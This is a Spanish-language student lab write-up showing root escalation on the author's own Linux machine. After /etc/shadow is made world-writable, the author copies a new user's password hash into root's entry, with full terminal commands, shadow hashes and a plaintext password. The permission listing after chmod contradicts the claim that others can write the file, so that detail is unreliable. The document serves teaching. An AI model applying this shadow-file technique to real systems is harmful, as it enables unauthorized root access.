


Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia

Abuso de privilegios archivo /etc/shadow

Agregamos los permisos de lectura y escritura al archivo /etc/shadow con usuario root para el ejercicio.



The image shows a terminal window with a dark background and a green logo in the center that reads 'PRO LABS RASTALABS'. The terminal displays the following commands and output:

```
Archivo Editar Ver Marcadores Preferencias Ayuda
ls -l | grep -e shadow
-rw-r----- root shadow 1.1 KB Sat Oct 17 19:17:03 2020 gshadow
-rw-r----- root shadow 1.1 KB Sat Oct 17 19:14:07 2020 gshadow-
-rw-r----- root shadow 1.8 KB Sat Oct 17 19:17:03 2020 shadow
-rw-r----- root shadow 1.7 KB Sat Oct 17 19:14:06 2020 shadow-

sudo chmod +646 shadow
[sudo] password for christian:

ls -l | grep -e shadow
-rw-r----- root shadow 1.1 KB Sat Oct 17 19:17:03 2020 gshadow
-rw-r----- root shadow 1.1 KB Sat Oct 17 19:14:07 2020 gshadow-
-rw-r--r-- root shadow 1.8 KB Sat Oct 17 19:17:03 2020 shadow
-rw-r----- root shadow 1.7 KB Sat Oct 17 19:14:06 2020 shadow-
```

The third line of the output in both listings, which corresponds to the 'shadow' file, is highlighted with a red box, indicating the successful change of permissions from 'rw-r-----' to 'rw-r--r--'.

Ya otros pueden leer o escribir en el archivo /etc/shadow.

Ahora nos creamos un usuario, en este caso pepito con la contraseña pepito123 y le agregamos la /bin/bash como shell:

Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia

```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
# /etc # useradd pepito
# /etc # passwd pepito
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
# /etc # took 6s # chsh -s /bin/bash pepito
# /etc #
```



Nos cambiamos al usuario pepito y en la raíz buscamos archivos peligrosos con permisos de escritura:

```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
pepito@parrot:/$ find \-writable 2>/dev/null | grep etc
./etc/systemd/network/90-mac-for-usb.link
./etc/systemd/network/99-default.link
./etc/systemd/system/iodined.service
./etc/systemd/system/samba-ad-dc.service
./etc/systemd/system/live-tools.service
./etc/udev/rules.d/73-usb-net-by-mac.rules
./etc/shadow
pepito@parrot:/$
```



Se puede ver que el archivo /etc/shadow tiene permisos de escritura y es muy peligroso por elevaremos privilegios a través de ese archivo, veamos cómo.

Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia


Vamos a editar con nano el archivo shadow, comentaremos el usuario root para no causar problemas, copiamos la línea de usuario root para editarlo, la parte del usuario pepito de su contraseña con la salt la pegamos en la línea de root (esto nos elevará privilegios con la contraseña de pepito, ya que le estamos asignando la misma a root) y guardamos los cambios.

```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
GNU nano 4.9.2 shadow Modificad
#root:$6$6fCcP24311vbRTdW$1Rr7FwVNoHwq0Y8ONlt4mgPp1M6j0ra6ULBko4rDcpfIXugB180SCwrKs77Hl5quzMLi0rB7AZ4kV29ktBXXh/:18552:0:99999:7:::
root:$6$3Sh6Rqe1lVIyaF17$3TTaLweYv6yopBW0.k7d0FG3RSaU3wArJAKy/CaESKlJF6F.fNqyWUTYJ04.0sYjDbDIyCsrE1Nv/qS0PElZ4.:18552:0:99999:7:::
daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::

systemd-coredump:!!:18552:0:99999:7:::
pepito:$6$3Sh6Rqe1lVIyaF17$3TTaLweYv6yopBW0.k7d0FG3RSaU3wArJAKy/CaESKlJF6F.fNqyWUTYJ04.0sYjDbDIyCsrE1Nv/qS0PElZ4.:18611:0:99999:7:::
```

El hash de la contraseña de pepito es la misma para root eso fue lo que editamos. Esto quiere decir que si hacemos un su root debería aceptarnos con la contraseña pepito123.

```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
pepito@parrot:/etc$ whoami
pepito
pepito@parrot:/etc$ su root
Contraseña:
root
pepito@parrot:/etc$ whoami
root
```



Efectivamente así fue.

Para restaurar solo es necesario borrar la línea editada de root y des comentar la línea original.

Nombre: Christian Jiménez

Fecha: 15/12/2020

País: Bolivia

¡Saludos desde Bolivia crack! Se te admira.